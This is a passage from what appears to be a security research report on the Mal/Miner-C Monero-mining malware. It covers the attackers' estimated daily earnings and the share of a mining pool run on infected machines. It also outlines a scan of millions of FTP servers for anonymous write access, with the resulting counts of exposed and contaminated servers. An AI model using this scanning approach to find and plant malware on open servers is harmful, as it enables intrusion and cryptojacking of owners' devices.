
Estimate Mining Profits

431 KH/s = 327.7 XMR/day

Using the same method as before, we can estimate that they earn approximately 428 EUR each day.

One interesting final note: The entire *monorepool.com* pool has 861,000 hashes per second accumulated at this rate. And the network of the infected machines has 431,000 hashes per second, which means roughly half of the total pool doing the mining is doing so unintentionally via infected systems.

Here is what the full Monero mining community looks like: 2.5% of the whole mining capacity comes from infected machines.



Anonymous FTPs with write access


In this case, *Mal/Miner-C* used a very simple and well-known configuration mistake to spread itself all over the world. We decided to see just how many homes and small businesses had vulnerable devices by scanning the internet to look for them.

First, we used a search engine called Censys to enumerate just under 3 million FTP servers worldwide. Then we fed this list into a scanning script that:

- Tried to connect anonymously to the FTP service.
- If allowed, retrieved a directory listing from the device (to provide an indication of compromise based on filenames).
- If allowed, tested to see if write access was permitted.

The results were as follows:

- IP numbers of FTP servers on original list: 2,932,833
- FTP servers active during the test: 2,137,571
- Active servers allowing anonymous remote access: 207,110
- Active servers where write access was enabled: 7,263
- Servers contaminated with Mal/Miner-C: 5,137



More than 70% of the servers where write access was enabled had already been found, visited and "borrowed" by crooks looking for innocent-sounding repositories for their malware.

If you've ever assumed that you're too small and insignificant to be of interest to cybercriminals, and thus that getting security settings right is only really for bigger organizations, this should convince you otherwise.

Very bluntly put, if you're not part of the solution, you're very likely to become part of the problem.

References

[1] http://theconversation.com/bitcoin-mining-is-about-to-become-a-lot-less-profitable-58302

[2] https://en.wikipedia.org/wiki/Monero_(cryptocurrency)

[3] https://github.com/zone117x/node-cryptonote-pool

[4] https://www.coingecko.com/en/price_charts/monero/eur

[5] http://www.seagate.com/files/www-content/support-content/external-products/seagate-central/en-us/seagate-central-user-guide-us.pdf

[6] https://en.wikipedia.org/wiki/Nullsoft_Scriptable_Install_System

[7] https://moneropool.com/